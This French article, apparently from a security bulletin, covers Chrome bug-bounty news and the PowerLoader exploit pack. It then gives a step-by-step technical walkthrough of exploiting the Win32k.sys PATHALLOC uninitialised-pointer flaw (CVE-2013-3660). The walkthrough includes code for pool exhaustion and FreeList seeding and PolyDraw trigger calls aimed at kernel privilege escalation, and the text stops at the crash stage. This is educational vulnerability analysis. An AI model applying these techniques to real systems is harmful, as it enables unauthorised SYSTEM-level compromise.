Après plusieurs revalorisations, à la hausse, des sommes versées aux chercheurs (voir CXA-2013-1672 et CXA-2013-2293), l'éditeur propose cette fois-ci une nouvelle mise à jour de son programme de récompense afin d'élargir le périmètre concerné par celui-ci. Il est donc désormais possible pour les chercheurs d'auditer l'ensemble des applications Google Chrome développées par les équipes de Google. On retrouve notamment au sein de ses applications les célèbres extensions Hangout et GMail.

Simultanément, l'éditeur a annoncé l'augmentation des gratifications offertes aux chercheurs. Google récompensera dorénavant la découverte de failles complexes à hauteur de 10,000 $, les vulnérabilités modérées de 5,000 $ et les failles de complexités réduites, voire faibles, seront elles toujours récompensées à hauteur de 500 $, voir de 1,337 $.

Les applications Android, ou encore pour Windows et Mac, ne sont toujours pas dans le périmètre de ce programme de récompense. La prochaine modification pourrait donc concerner ces dernières applications.

> Avant de se salir les mains, reprenons les bases

Avant de rentrer dans les détails techniques, nous allons vous expliquer la vulnérabilité de manière simplifiée en prenant donc quelques raccourcis. Attention, quelques noms barbares ont volontairement été introduits afin de pouvoir faire le lien avec la prochaine partie plus technique.

Concrètement, qu'est-ce qu'un allocateur ?

Comme nous l'avons vu dans l'introduction, la faille impacte l'utilisation de l'allocateur PATHALLOC défini au sein du noyau Windows et utilisé par la bibliothèque GDI pour allouer les objets de type PATHREC.

Un allocateur est un composant défini au sein de tous les systèmes d'exploitation. Ce composant est chargé de répondre, de manière dynamique, aux besoins d'un programme en terme de mémoire. En effet, la quantité de mémoire nécessaire pour le bon fonctionnement d'un programme ne peut pas toujours être connue à l'avance. L'allocateur permet donc de répondre à cette problématique en allouant dynamiquement la mémoire nécessaire lorsqu'un programme en fait la demande ; sous réserve que le système d'exploitation soit en mesure d'honorer cette demande de ressources.

L'allocateur est donc une simple interface chargée d'interroger le système d'exploitation pour savoir si de la mémoire est disponible. L'opération visant à interroger le système d'exploitation pour savoir si de la mémoire est encore disponible étant relativement coûteuse, les allocateurs disposent de mécanismes permettant de limiter ces opérations. Parmi celles-ci, l'allocateur PATHALLOC maintient une liste de blocs mémoires inutilisés, baptisée « FreeList ».

« La faille impacte l'utilisation de l'allocateur PATHALLOC défini au sein du noyau Windows et utilisé par la bibliothèque GDI pour allouer les objets de type PATHREC »

Lorsqu'un programme a besoin de mémoire, l'allocateur vérifie si la FreeList contient au moins un bloc. L'allocateur retourne un bloc et le retire de la Freelist pour indiquer que la mémoire qui vient d'être allouée n'est plus disponible. Dans le cas où, au contraire, aucun élément n'est disponible dans cette FreeList, l'allocateur interroge alors le système d'exploitation via un mécanisme de plus bas niveau.

De même, lorsque le programme libère la mémoire qu'il avait précédemment demandée à l'allocateur, celui-ci remplit en priorité la FreeList. Dans le cas où cette liste de blocs disponibles a atteint sa taille limite, l'allocateur « rend » la mémoire au système d'exploitation.

PAB et compagnie


Pour pouvoir décrire des courbes de Béziers (liées à l'origine de la vulnérabilité), notre programme va devoir obtenir des espaces mémoire (bloc PAB) pour pouvoir travailler. Il va les obtenir en utilisant un allocateur spécifique nommé newpathalloc().

Cet allocateur est chargé de fournir des blocs mémoires. Il peut en obtenir de deux sources différentes :

- Soit ils proviennent de la FreeList. La FreeList peut être considérée comme un conteneur qui dispose de 4 blocs mémoire PAB pré-alloués. Les valeurs contenues au sein de ces 4 blocs ne sont jamais initialisées.

- Soit l'allocateur newpathalloc() demande à une autre fonction (PALLOCMEM()) située au niveau du noyau d'allouer un nouveau bloc mémoire PAB. Lors de ce processus de création, l'espace mémoire contenu au sein du bloc est initialisé à 0.

Pour des raisons de performances, l'allocateur newpathalloc() va d'abord utiliser les blocs mémoire PAB contenus au sein de la FreeList avant de demander l'allocation de nouveaux blocs. Or, le problème réside dans l'absence d'initialisation des blocs mémoires PAB issus de la FreeList.



Avant de pouvoir réaliser l'exploitation, il faut que le système soit dans un état « maitrisé ».

Le premier prérequis est de rendre la fonction PALLOCMEM() inopérante, c'est à dire, quelle ne soit pas en mesure de retourner de nouveaux blocs mémoires PAB. Pour cela, nous allons créer des milliers de rectangles de suite afin d'épuiser l'espace mémoire réservé à cet allocateur. Une fois cette opération effectuée, tout appel à cet allocateur entrainera une erreur.

Le second prérequis est de contrôler les valeurs contenues au sein des blocs présents dans la FreeList. Les données contenues au sein d'un bloc mémoire PAB sont principalement constituées des « coordonnées » des anciens points définis dans ce bloc mémoire. Nous allons donc remplir l'ensemble de ces blocs PAB (contenus au sein de la FreeList) avec des points dont nous contrôlerons la valeur (l'adresse mémoire 0x00AD0000 en l'occurrence). Pour cela, nous allons procéder à un premier cycle d'allocation – dé-allocation de blocs PAB. Suite à l'étape de dé-allocation, les blocs dont le contenu à été manipulé sont rendus au système afin de remplir la FreeList avec des PAB dont le contenu est contrôlé.

Maintenant que nous avons initialisé les 4 blocs mémoires PAB avec la valeur de notre choix 0x00AD0000, nous allons en occuper 3. Le dernier PAB #4 conversera une partie de son espace libre et sera donc encore utilisable par le système.

OK, j'ai bien compris tout ça, mais quel est le rapport avec les courbes de Béziers ?

Maintenant que tous les prérequis sont posés, nous allons demander au système de générer des courbes dites de « Béziers ». Pour ce faire, le système va exécuter la fonction bflatten(). Il va ensuite utiliser le PAB #4 qui dispose d'espace libre, mais qui contient notre valeur contrôlée (0x00AD0000). C'est cette fonction du noyau qui permet de déclencher la vulnérabilité.


Afin de tracer ces courbes, le système va utiliser une structure baptisée PATHREC. Un PATHREC est un maillon au sein d'une liste simplement chainée contenant les coordonnées des points décrivant une courbe. La fonction va donc remplir le dernier bloc mémoire PAB #4 de ces maillons PATHREC.

Une fois que tout l'espace mémoire a été consommé au sein du bloc mémoire PAB #4, la fonction va demander au système de lui allouer un nouveau PAB afin de pouvoir stocker d'autres maillons PATHREC. Pour ce faire, le système va faire appel à l'allocateur PALLOCMEM() puisque la FreeList est désormais vide. Cependant, ce dernier est

inutilisable, car il ne dispose plus d'espace disponible.

C'est précisément ce cas de figure qui est mal géré par le système. L'allocateur PALLOCMEM() renvoyant une erreur et non l'adresse mémoire du prochain élément, la fonction bflatten() abandonne son travail et laisse intacts tous les maillons qu'elle vient de créer. Une des valeurs contenues au sein du dernier maillon créé pointe normalement vers le prochain maillon PATHREC (non existant). Celle-ci n'est cependant pas initialisée correctement. Elle contient donc la valeur que nous avions précédemment définie (0x00AD0000). Or, à cette adresse, nous avons préalablement initialisé une structure PATHREC valide terminant la liste chainée.

On vient donc de définir de manière arbitraire l'emplacement du prochain maillon PATHREC puisque la fonction bflatten() n'a pas pris le temps de réinitialiser cette valeur à 0. Le dernier maillon de la chaîne des courbes de Béziers pointe sur un emplacement mémoire de notre choix : 0x00AD0000.



Pourquoi avoir initialisé les blocs PAB avec la valeur 0x00AD0000 et pas une autre valeur ?


Ce qui est intéressant, c'est les données contenues à l'adresse 0x00AD0000. En effet, nous avons préalablement créé un maillon PATHREC à cette adresse qui possède la particularité de pointer sur lui-même. Les maillons PATHREC disposent d'un emplacement mémoire qui permet d'indiquer où se trouve le prochain maillon.

Une deuxième exécution de la fonction bflatten() provoque l'entrée de notre programme dans une boucle infinie. La fonction parcourt notre PATHREC qui pointe sur lui-même. Notre programme tournant en boucle, le système va donc envoyer un signal indiquant un « timeout ». C'est-à-dire que son délai d'exécution a expiré.

Un Thread jouant le rôle de « WatchDog » aura initialement été lancé pour surveiller l'émission de ce signal de « timeout ». Il est donc possible de savoir quand la faille a été exploitée avec succès.

Dès l'arrivée de ce signal « timeout », le WatchDog va effectuer deux tâches :

- Il va rétablir l'allocateur PALLOCMEM() en relâchant la mémoire qui lui est réservée.
- Il va ensuite interrompre la boucle infinie dans lequel notre programme est bloqué. Pour cela, il va modifier le PATHREC pointant sur lui-même de façon à le faire pointer vers un nouveau PATHREC « magique », lui aussi défini en espace utilisateur. C'est ce maillon qui va nous permettre d'élever nos privilèges.



Après avoir présenté de manière macroscopique l'origine de la vulnérabilité, rentrons dans le vif du sujet avec les détails précis permettant d'exploiter cette vulnérabilité.

> Les mains dans le cambouis : c'est parti pour le désassemblage de Win32k.sys


Tout d'abord, avant de détailler toutes les étapes permettant d'exploiter cette faille, il est important de préciser les 4 fonctions définies au niveau noyau qui sont incriminées dans cette vulnérabilité :

- newpathrec() et newpathalloc() qui vont réaliser et gérer l'allocation des ressources nécessaires ;
- bFlatten() et pprFlattenRec() qui s'occupent du traitement des données pour générer, entre autres, des courbes dites de « Béziers ».

Les structures

Nous allons d'abord nous concentrer sur les allocateurs qui correspondent aux fonctions newpathrec() et newpathalloc(). Voici les types de structures qu'elles vont manipuler:

- PATHREC, liste doublement chaînée qui va contenir les structures PATHDATA (structure documentée sur le MSDN), qui elles mêmes contiendront les POINTFIX, un tableau contenant les coordonnées des points (structure elle aussi documentée sur le MSDN).
- PATHDATA : http://msdn.microsoft.com/en-us/library/windows/hardware/ff568848(v=vs.85).aspx
- POINTFIX : http://msdn.microsoft.com/en-us/library/windows/hardware/ff566501(v=vs.85).aspx




- PATHALLOC-HEADER, une liste simplement chainée d'éléments, utilisée pour gérer les blocs mémoires délivrés par l'allocateur newpathalloc() que l'on va nommer bloc mémoire PAB. Ces blocs de données ne contiendront que des structures PATHREC.

Toutes ces informations peuvent paraître encore un peu floues, mais cela devrait s'éclaircir dans les prochains paragraphes.

L'ensemble des informations utiles dans le contexte du traitement des courbes va être contenu au sein de la structure nommée POINTFIX. C'est un simple tableau contenant des éléments que l'on peut assimiler aux coordonnées des points (X, Y). C'est à partir des ces informations que la procédure de linéarisation va être effectuée.

Afin de manier ces données, le système doit allouer l'espace nécessaire. Or, pour ce faire, il utilise des blocs mémoire PAB. La structure de l'en-tête des blocs mémoire PAB (PATHALLOC-HEADER) est composée des éléments suivants :

- Pointeur vers le prochain bloc mémoire PAB (PATHALLOC-HEADER.next).
- Pointeur indiquant la fin des données (PATHALLOC-HEADER.end). Si le PathAllocBloc est plein, cette adresse correspondra à la fin du bloc.
- Taille totale du PAB. Cette valeur est donc fixe et vaut toujours 0xFC0.



Un bloc peut contenir un maximum de 0x1F4 points, soit 500 points (structure POINTFIX).

NEWPATHALLOC() ou le fournisseur de PAB

La fonction remplie par newpathalloc() est de fournir un bloc mémoire PAB à la fonction newpathrec() pour que cette dernière puisse réaliser les opérations dont elle est responsable. Ce bloc mémoire peut provenir de deux mécanismes différents :

✚ De la FreeList gérée par l'allocateur newpathalloc().
En effet, pour éviter de faire appel à des fonctions d'allocation de mémoire système couteuses en temps, newpathalloc() gère une liste simplement chainée de PAB libres. Cette liste contient un maximum de 4 éléments précédemment alloués.

✚ D'une allocation système réalisée avec la fonction PALLOCMEM().

Dans le cas où la FreeList ne contiendrait aucun élément, newpathalloc() fait alors appel à PALLOCMEM() (qui lui même utilise l'appel système non documenté HeavyAllocPool()) afin d'allouer un PAB. Il est à noter que contrairement aux PAB retournés par la FreeList, PALLOCMEM() procède à un « memset(0) » pour s'assurer qu'aucune ancienne donnée n'est présente dans le PAB...

Lorsque l'allocateur utilise un bloc mémoire PAB provenant de la FreeList, son espace mémoire n'est pas réinitialisé. Il contient donc les valeurs manipulées avant qu'il ne soit « rendu » au système via un appel système similaire à un « free() ».

C'est cette absence de réinitialisation (memset(0)) des blocs mémoire PAB issus de la FreeList qui va plus tard pouvoir être exploitée pour manipuler le comportement du système, et ainsi élever nos privilèges.
C'est pour cela que l'origine des blocs mémoire PAB a son importance, et qu'il est intéressant d'utiliser des blocs mémoires issus de la FreeList.

APARTE : comprendre le fonctionnement interne de newpathalloc()

Afin d'étudier le fonctionnement de l'allocateur, nous allons utiliser la fonction PolyDraw. Cette fonction permet de créer des objets comme des courbes de Béziers.
>>> PolyDraw(Device, Points, PointTypes, nombre de points);

Lors de l'utilisation de cette fonction, un nouveau bloc mémoire PAB va être demandé en appelant l'allocateur newpathalloc(). C'est cet espace mémoire qui sera utilisé pour stocker les points renseignés en argument de la fonction PolyDraw().

L'allocateur newpathalloc() va donc vérifier s'il peut obtenir un bloc mémoire PAB issu de la FreeList pour stocker les informations concernant les points. Afin d'effectuer cette vérification, l'allocateur vérifie si le pointeur PATHALLOC::FreeList est non nul. Ce pointeur permet d'identifier l'adresse du prochain bloc mémoire disponible au sein de la FreeList. Cette adresse sera donc nulle lorsque la FreeList ne contiendra plus aucun bloc mémoire de disponible.

Lorsqu'un bloc mémoire PAB est relâché de la FreeList (allocation d'un nouveau bloc), le compteur PATHALLOC::cFree est décrémenté. Cette valeur indique le nombre de blocs mémoires PAB disponible dans la FreeList. Sa valeur varie donc entre 0 et 4.

NEWPATHREC() ou le fournisseur de PATHREC

Le rôle de newpathrec() est d'allouer des structures PATHREC qui seront stockées dans les PAB. En effet, cette méthode alloue l'espace nécessaire afin que la fonction pprFlattenRec(), que l'on étudiera plus tard, puisse réaliser des traitements sur les points.
Ainsi, newpathrec() vérifie qu'il reste de la place disponible dans le PAB courant pour allouer une structure PATHREC.

Il calcule donc l'espace restant au sein du bloc mémoire :

espace disponible = [Adresse du PAB] + 0xFC0h
– PATHALLOC-HEADER.end – 0x10h


Pour rappel :

✚ PATHALLOC-HEADER.end : Pointeur indiquant la dernière adresse du bloc de données

✚ 0xFC0h : taille d'un bloc mémoire PAB

L'espace minimum pour aller à une nouvelle structure PATHREC doit être supérieur à :
>>> 8 points (soit 32 octets x 8) + taille du header PATHREC (soit 4 octets x 5).

Si cette condition n'est pas remplie, un nouveau PAB est alloué via un appel à newpathalloc().




pprFlattenRec() ou le créateur des courbes de Béziers

Maintenant que nous avons compris tous les mécanismes en jeu dans les différentes allocations, nous allons étudier la fonction pprFlattenRec. C'est elle qui réalise le traitement des points (POINTFIX).

La fonction reçoit (via un appel à l'allocateur newpathrec()) un PAB au sein duquel elle va pouvoir travailler. Une fois l'allocation effectuée, la fonction pprFlattenRec() va initialiser l'ensemble des en-têtes de la structure PATHREC courante, à l'exception du pointeur PATHREC.next.


Vous l'aurez sans doute compris, c'est ce détail qui est à l'origine de la vulnérabilité.



Néanmoins, lors d'une exécution nominale, ce pointeur est mis à jour ultérieurement par la fonction pprFlattenRec(). Il existe cependant un cas de figure qui permet de contourner cette initialisation.

Exploitation

Comme toujours, la première étape est de faire planter le système cible et donc d'obtenir le fameux « blue screen of death » (BSOD).



Le principe de cette vulnérabilité est de rediriger le flux d'exécution depuis l'espace noyau vers l'espace utilisateur (utilisation des PATHREC « courant » en user land).
La mémoire est divisée en deux parties :

- User land : espace mémoire réservé à l'utilisateur (0x00000000 - 0x7FFFFFFF). Les programmes exécutés depuis cet espace ne disposent pas de privilèges élevés.

- Kernel land : espace mémoire réservé au noyau (0x80000000 – 0xFFFFFFFF). Les programmes exécutés depuis cet espace disposent des privilèges les plus élevés, c'est à dire des privilèges « system ».

Le but est d'exploiter une faille présente au sein du noyau (kernel land) afin d'exécuter un programme (shellcode) présent en userland. Le shellcode disposera donc des privilèges « system ».

> INFO

Le pack d'exploitation PowerLoader aurait été sérieusement amélioré au cours de l'été

Les chercheurs travaillant pour l'éditeur de solutions antivirales ESET ont identifié, au cours du mois d'août, plusieurs évolutions apportées au pack d'exploitation PowerLoader.

En effet, les auteurs de ce logiciel malveillant ont intégré de nouveaux codes d'exploitation au sein de la version 64 bits de leur outil, lui ajoutant par la même occasion différentes fonctionnalités pouvant fortement intéresser leurs clients.

Parmi les modifications apportées, les chercheurs ont relevé l'ajout de 3 codes d'exploitation ciblant les failles référencées CVE-2013-3660 (MS13-053, voir CXA-2013-1987), CVE-2012-1864 (MS12-041, voir CXA-2012-1005) et CVE-2012-0217 (MS12-042, voir CXA-2012-1006 et CXA-2012-2388). Ces trois failles peuvent être exploitées par un programme malveillant afin d'élever localement ses privilèges. D'après les chercheurs, ces failles n'auraient jamais été intégrées au sein des logiciels malveillants à disposition des pirates jusqu'à présent.

Enfin, d'après les analyses réalisées par les chercheurs, ces codes d'exploitation permettraient de cibler quasiment l'intégralité des versions de Windows. En effet, seule la version 64 bits de Windows 8 ne serait pas vulnérable aux différentes failles identifiées, rendant par la même occasion PowerLoader capable de cibler quasiment l'intégralité de la gamme des systèmes d'exploitation de Microsoft.

La publication de cette nouvelle version du pack d'exploitation pourrait avoir pour conséquence la publication de nouveau code d'exploitation pour les failles référencées CVE-2013-3660 et CVE-2012-1864 ; pour lesquelles aucun code n'est actuellement disponible.

> Quelques prérequis d'abord

Prérequis #1

Afin de pouvoir exploiter la vulnérabilité, il faut que l'allocateur soit « sous pression ». C'est-à-dire que l'allocateur PALLOCMEM() utilisé par newpathalloc() ne soit plus en mesure d'allouer de PAB.
Pour répondre au besoin des programmes exécutés, le noyau Windows définit plusieurs « Pool » de mémoire disponibles. Ces derniers sont utilisés par les allocateurs de plus bas niveau pour piocher de la mémoire et la réserver pour l'usage d'un seul et unique programme. Dans le cas de newpathalloc() et de PALLOCMEM(), c'est le pool taggué « tapG » qui est utilisé. Ce dernier est spécifié lors de l'appel à HeavyAllocPool().

Pour gaspiller tout l'espace mémoire disponible, nous allons nous servir de la fonction CreateRoundRectRgn(). La méthodologie employée est la suivante :

- Nous commençons par créer des rectangles de grande taille jusqu'à ce que l'allocateur n'ait plus d'espace disponible. C'est-à-dire que la fonction CreateRoundRectRgn() renvoie l'erreur suivante : « Espace insuffisant pour traiter cette commande ».

- Ensuite, nous réduisons la taille des rectangles et nous recommençons les séries d'allocations jusqu'à ce que l'espace mémoire soit à nouveau épuisé.

- Cette étape est répétée de nombreuses fois en réduisant à chaque fois la taille des rectangles jusqu'à atteindre la taille minimale des rectangles.

Cette méthode nous permet de nous assurer, dans un laps de temps relativement court, que l'allocateur PALLOCMEM() ne soit plus en mesure d'allouer quoi que ce soit.

```
for (Size = 1 << 26; Size; Size >>= 1)
{
    while (Regions[NumRegion] = CreateRoundRectRgn(0,
0, 1, Size, 1, 1))
     NumRegion++;
 }
```

Prérequis #2

Ensuite, il nous faut contrôler les valeurs des points que l'on utilise au sein de la structure POINTFIX. Pour cela, nous définissons un grand nombre de points où les valeurs POINTFIX.x = POINTFIX.y = 0x00ad0000. En effet, la valeur choisie est très importante, car c'est elle que l'on souhaite voir présente dans les 4 blocs mémoires contenus au sein la FreeList.

```
for (PointNum = 0; PointNum < MAX_POLYPOINTS; Point-
Num++) {
      Points[PointNum].x     = 0x00ad0000 >> 4;
      Points[PointNum].y     = 0x00ad0000 >> 4;
      PointTypes[PointNum]    = PT_BEZIERTO;
   }
```

> Let's pull the trigger

Maintenant que tout est en place, il ne nous reste plus qu'à détourner le flux d'exécution.

1ère étape


Il faut remplir les 4 PAB contenus dans la FreeList avec des valeurs contrôlées. Nous allons donc utiliser les points que nous avons définis au sein de la structure POINTFIX (coordonnées X et Y) ainsi que la fonction polydraw() en lui passant 1992 points (4*498). En théorie, un bloc mémoire PAB peut accueillir 500 points. Nous aurions pu donc allouer 2000 points. Mais la fonction polydraw ne prend en entrée que des multiples de 3. Nous allons donc pouvoir allouer 0x1F2 soit 498 points par bloc (plus proche multiple de 3 par rapport à 500).

```
>>> PolyDraw(Device, Points, PointTypes, 1992);
```

2ème étape

Maintenant que tous nos blocs mémoire PAB sont « initialisés » avec la valeur 0x00ad0000, nous allons réaliser la même opération un nouvelle fois. Cette fois-ci, nous allons cependant nous arranger pour que le dernier PAB issu de la FreeList (PathAllocBloc #4) dispose d'espace disponible pour stocker des structures PATHREC. Nous allons donc appeler la fonction polydraw() en lui fournissant 1515 points. De cette manière, le dernier PAB issu de la FreeList disposera d'une portion de son espace libre afin d'être utilisé par la fonction pprFlatenRec(). Nous remarquerons que tout l'espace disponible dans ce PAB a pour valeur 0x00ad0000, qui est la valeur que nous avons attribuée à nos POINTFIX lors de la première étape.


```
>>> PolyDraw(Device, Points, PointTypes, 1515);
```



3ème étape


Nous allons étudier la première exécution de la fonction bflatten().

La fonction pprFlattenRec() (appelée par bflatten) va ensuite provoquer une série d'allocation de nouveaux PATHREC afin de pouvoir aplanir la courbe. Les éléments PATHDATA sont chainés entre eux avec les pointeurs PATHREC.next et PATHREC.prev.



Au bout d'un certain nombre de maillons, l'espace disponible au sein du dernier PAB issu de la FreeList va être épuisé. La fonction newpathalloc() va donc être appelée pour allouer un nouveau PAB en utilisant la fonction PALLOCMEM() puisque la FreeList a été précédemment vidée. Or, puisque la mémoire a été mise « sous pression » lors de la première étape, l'allocateur PALLOCMEM() va retourner une erreur. Aucune allocation ne sera réalisée et l'exécution de la fonction bflatten() va donc échouer (correspondant à la fonction documentée FlattenPath).

Néanmoins, le champ PATHREC.next du dernier PATHREC qui pointe sur le prochain maillon est non nul. En effet, la fonction pprFlattenRec n'initialisant pas ce champ, sa valeur reste égale à celle précédemment initialisée : c'est-à-dire à 0x00ad0000 (la valeur de nos précédents POINTFIX). Voici donc l'état du dernier PAB issu de la FreeList.



Nous avons donc inséré au sein de la liste chainée PATHREC (donc au niveau de l'espace noyau) une valeur contrôlée depuis l'espace utilisateur (0x00AD0000). Un second appel à la fonction bflatten() devrait donc provoquer un BSOD. YEAH !

Mais que s'est-il passé ?

